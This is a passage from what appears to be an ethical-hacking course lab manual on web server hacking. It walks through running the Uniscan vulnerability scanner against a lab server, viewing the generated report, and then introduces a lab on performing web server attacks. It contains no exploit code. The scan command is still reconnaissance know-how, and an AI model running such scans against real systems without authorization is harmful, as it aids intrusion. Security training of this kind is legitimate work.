
```
Applications Places System unscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
Blind SQL
Local File
PHP CGI Ar
Remote Com
Remote Fil
SQL Inject
Cross-Site Scripting (XSS):
Web Shell Finder:

=====


Scan end date: 19-4-2022 1:14:56

HTML report saved in: report/10.10.1.22.html
[root@parrot]~[/home/attacker]
#
```


19. Click **File System** from the left-pane and click **usr** → **share** → **uniscan** → **report**.




20. Right-click on **10.10.1.22.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.



Module 13 – Hacking Web Servers

21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner. Here, you can further analyze the report in depth.



22. This concludes the demonstration of how to gather information about the target web server using Uniscan.

23. Close all terminal windows on the **Parrot Security** machine.

24. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, a large, white, stylized number "2" is centered.

Perform a Web Server Attack

An expert hacker and pen tester must implement various techniques to launch web server attacks on the target web server.

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

